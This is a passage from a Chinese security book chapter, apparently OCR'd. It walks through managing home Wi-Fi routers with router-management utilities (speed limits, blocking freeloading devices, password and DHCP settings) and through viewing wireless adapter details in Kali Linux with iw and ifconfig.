Step 02 连接成功后，弹出“路由器卫士提醒您”对话框，在其中输入路由器账号与密码，如下图所示。



Step 03 单击“下一步”按钮，进入“我的路由”工作界面，在其中可以看到当前的在线设备，如下图所示。



Step 04 如果想要对某个设备限速，则可以单击设备后的“限速”按钮，打开“限速”

对话框，在其中设置设备的上传速度与下载速度，设置完毕后，单击“确认”按钮即可保存设置，如下图所示。



Step 05 在管理的过程中，一旦发现有蹭网设备，可以单击该设备后的“禁止上网”按钮，如下图所示。



Step 06 禁止上网后，单击“黑名单”选项卡，进入“黑名单”设置界面，在其中可以看到被禁止的上网设备，如下图所示。



Step 07 选择“路由防黑”选项卡，进入“路由防黑”设置界面，在其中可以对路由器进行防黑检测，如下图所示。



Step 08 单击“立即检测”按钮，即可开始对路由器进行检测，并给出检测结果，如下图所示。




Step 09 选择“路由跑分”选项卡，进入“路由跑分”设置界面，在其中可以查看当前路由器信息，如下图所示。



Step 10 单击“开始跑分”按钮，即可开始评估当前路由器的性能，如下图所示。



Step 11 评估完成后，会在“路由跑分”界面中给出跑分排行榜信息，如下图所示。



Step 12 选择“路由设置”选项卡，进入“路由设置”设置界面，在其中可以对宽带上网、WiFi 密码、路由器密码等选项进行设置，如下图所示。



Step 13 选择“路由时光机”选项，在打开的界面中单击“立即开启”按钮，即可打开“时光机开启”设置界面，在其中输入 360 账号与密码，然后单击“立即登录并开启”按钮，即可开启时光机，如下图所示。

登录您的360手机账号即可开启时光机
帐号：您的360手机账号就是时光机账号
密码：密码(6-20个字符区分大小写)
立即登录并开启
忘记密码　立即注册

Step 14 选择“宽带上网”选项，进入“宽带上网”界面，在其中输入网络运营商给出的上网账号与密码，单击“保存设置”按钮，即可保存设置，如下图所示。



Step 15 选择“WiFi 密码”选项，进入“WiFi 密码”界面，在其中输入 WiFi 密码，单击“保存设置”按钮，即可保存设置，如下图所示。



Step 16 选择“路由器密码”选项，进入“路由器密码”界面，在其中输入路由器密码，单击“保存设置”按钮，即可保存设置，如下图所示。




Step 17 选择“重启路由器”选项，进入“重启路由器”界面，单击“重启”按钮，即可对当前路由器进行重启操作，如下图所示。



另外，使用《360 路由器卫士》在管理无线网络安全的过程中，一旦检测到有设备通过路由器上网，就会在计算机桌面的

右上角弹出信息提示框，如下图所示。



单击“管理”按钮，即可打开该设备的详细信息界面，在其中可以对网速进行限制管理，单击“确认”按钮即可。





绝招14：使用《路由优化大师》管理

《路由优化大师》是一款专业的路由器设置软件，其主要功能有一键设置优化路由、屏广告、防蹭网、路由器全面检测及高级设置等，从而保护路由器安全。

使用《路由优化大师》管理无线网络安全的操作步骤如下。

Step 01 下载并安装《路由优化大师》，双击桌面上的快捷图标，即可打开《路由优化大师》的工作界面，如下图所示。



Step 02 单击“登录”按钮，打开RMTools窗口，在其中输入管理员密码，如下图所示。



Step 03 单击“确定”按钮，即可进入路由器工作界面，在其中可以看到主人网络和访客网络信息，如下图所示。



Step 04 单击“设备管理”图标，进入“设备管理”工作界面，在其中可以看到当前无线网络中的连接设备，如下图所示。



Step 05 如果想要对某个设备进行管理，则可以单击“管理”按钮，进入该设备的管理界面，在其中可以设置设备的上传速度、下载速度以及上网时间等信息，如下图所示。



Step 06 单击“添加允许上网时间段”超链接，即可打开上网时间段的设置界面，在其中可以设置时间段描述信息、开始时间、结束时间等，如下图所示。



Step 07 单击“确定”按钮，即可完成上网时间段的设置操作，如下图所示。



Step 08 单击“应用管理”图标，即可进入“应用管理”工作界面，在其中可以看到《路由优化大师》为用户提供的应用程序，如下图所示。



Step 09 如果想要使用某个应用程序，则可以单击某应用程序下的“进入”按钮，进入该应用程序的设置界面，如下图所示。



Step 10 单击“路由设置”图标，在打开的界面中可以查看当前路由器的设置信息，如下图所示。



Step 11 选择左侧的“上网设置”选项，在打开的界面中可以对当前的上网信息进行设置，如下图所示。



Step 12 选择“无线设置”选项，在打开的界面中可以对路由的无线功能进行开关、名称、密码等信息设置，如下图所示。



Step 13 选择“LAN口设置”选项，在打开的界面中可以对路由的LAN口进行设置，如下图所示。



Step 14 选择“DHCP服务器”选项，在打开的界面中可以对路由的DHCP服务器进行设置，如下图所示。




Step 15 选择“在线升级”选项，在打开的界面中可以对《路由优化大师》的版本进行升级操作，如下图所示。



Step 16 选择“修改管理员密码”选项，在打开的界面中可以对管理员密码进行修改设置，如下图所示。



Step 17 选择“备份和载入配置”选项，在打开的界面中可以对当前路由器的配置进行备份和载入设置，如下图所示。



Step 18 选择“重启和恢复出厂”选项，在打开的界面中可以对当前路由器进行重启和恢复出厂设置，如下图所示。



Step 19 选择“系统日志”选项，在打开的界面中可以查看当前路由器的系统日志信息，如下图所示。

系统日志

刷 新 | 保存所有日志 | 清除所有日志

索引	类型	日志内容
140	ERR	16days, 09:39:23,"wlan2" is not attached to MUX.
139	INFO	16days, 09:00:57,DHCPS: Send OFFER with ip 192.168.0.102.
138	INFO	16days, 08:54:33,DHCPS: Send OFFER with ip 192.168.0.102.
137	INFO	16days, 08:29:41,DHCPS: Send OFFER with ip 192.168.0.114.
136	INFO	16days, 07:12:45,DHCPS: Send OFFER with ip 192.168.0.105.
135	INFO	16days, 07:12:37,DHCPS: Send OFFER with ip 192.168.0.108.
134	INFO	16days, 07:12:33,DHCPS: Send OFFER with ip 192.168.0.103.
133	INFO	16days, 07:12:10,DHCPS: Send OFFER with ip 192.168.0.102.


Step 20 路由器设置完毕后，返回到路由优化大师的工作界面，选择“防蹭网”选项，在打开的界面中可以进行防蹭网设置，如下图所示。



Step 21 选择“屏广告”选项，在打开的界面中可以设置过滤广告是否开启，如下图所示。




Step 22 单击“开启广告过滤”按钮，即可开启视频过滤广告功能，如下图所示。



Step 23 单击“立即清理”按钮，即可清理广告信息，如下图所示。



Step 24 选择“测网速”选项，进入网速测试设置界面，如下图所示。



Step 25 单击“开启测速”按钮，即可对当前网络进行测速操作，测出来的结果显示在工作界面中，如下图所示。



13.5　实战演练



实战演练1——在Linux系统中查看无线网卡信息

无线网卡购买后，下面就可以查看网卡的信息了，包括网卡模式、网卡信息、网卡映射信息等，具体的操作步骤如下。

Step 01 查看网卡模式。使用 iw list 命令查看网卡的信息，执行结果如下图所示，这里显示出来的模式是该网卡所支持的所有模式，如下图所示。


```
Supported interface modes:
         * IBSS
         * managed
         * AP
         * AP/VLAN
         * monitor
         * mesh point
```

Step 02 在 kali Linux 系统命令界面中输入 ifconfig -a 命令，通过这个命令可以查看本机所有网卡信息，可以看到此时本台计算机中没有无线网卡，如下图所示。


```
root@kali:~# ifconfig -a
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.157.131  netmask 255.255.255.0  broadcast 192.168.157.255
        inet6 fe80::20c:29ff:fe39:f29c  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:39:f2:9c  txqueuelen 1000  (Ethernet)
        RX packets 5863  bytes 1093293 (1.0 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1246  bytes 100278 (97.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 168  bytes 8544 (8.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 168  bytes 8544 (8.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Step 03 将网卡映射进虚拟机，选择 wmware 工具栏中的“虚拟机”菜单选项，在弹出的菜单中选择“可移动设备”菜单命令，从可移动设备中选择相应的无线网卡并进行连接，如下图所示。



Step 04 此时会弹出一个提示对话框，询问是否连接 USB 设备，单击“确定”按钮，如下图所示。



Step 05 运行“ifconfig -a”命令，这时会多出一个“wlan()”开头的信息段，这就是无线网卡的信息，如下图所示。

```
root@kali:~# ifconfig -a
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.157.131  netmask 255.255.255.0  broadcast 192.168.157.255
        inet6 fe80::20c:29ff:fe39:f29c  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:39:f2:9c  txqueuelen 1000  (Ethernet)
        RX packets 50030  bytes 66929258 (63.8 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 22877  bytes 1399881 (1.3 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 172  bytes 8784 (8.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 172  bytes 8784 (8.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4098<BROADCAST,MULTICAST>  mtu 1500
        ether f2:34:da:c1:70:64  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Step 06 使用 iwconfig 命令，只显示无线网卡信息，执行结果如下图所示。

```
root@kali:~# iwconfig
lo        no wireless extensions.

wlan0     IEEE 802.11  ESSID:"TPGuest_6073"
          Mode:Managed  Frequency:2.437 GHz  Access Point: 86:83:CD:33:60:73
          Bit Rate=1 Mb/s   Tx-Power=20 dBm
          Retry short  long limit:2   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
          Link Quality=70/70  Signal level=-17 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:25  Invalid misc:0   Missed beacon:0

eth0      no wireless extensions.
```

实战演练2——在Windows 10系统创建AP热点




Windows 10 系统自带设置网络共享的功能，可以通过以下步骤设置一个虚拟AP，具体的操作步骤如下。

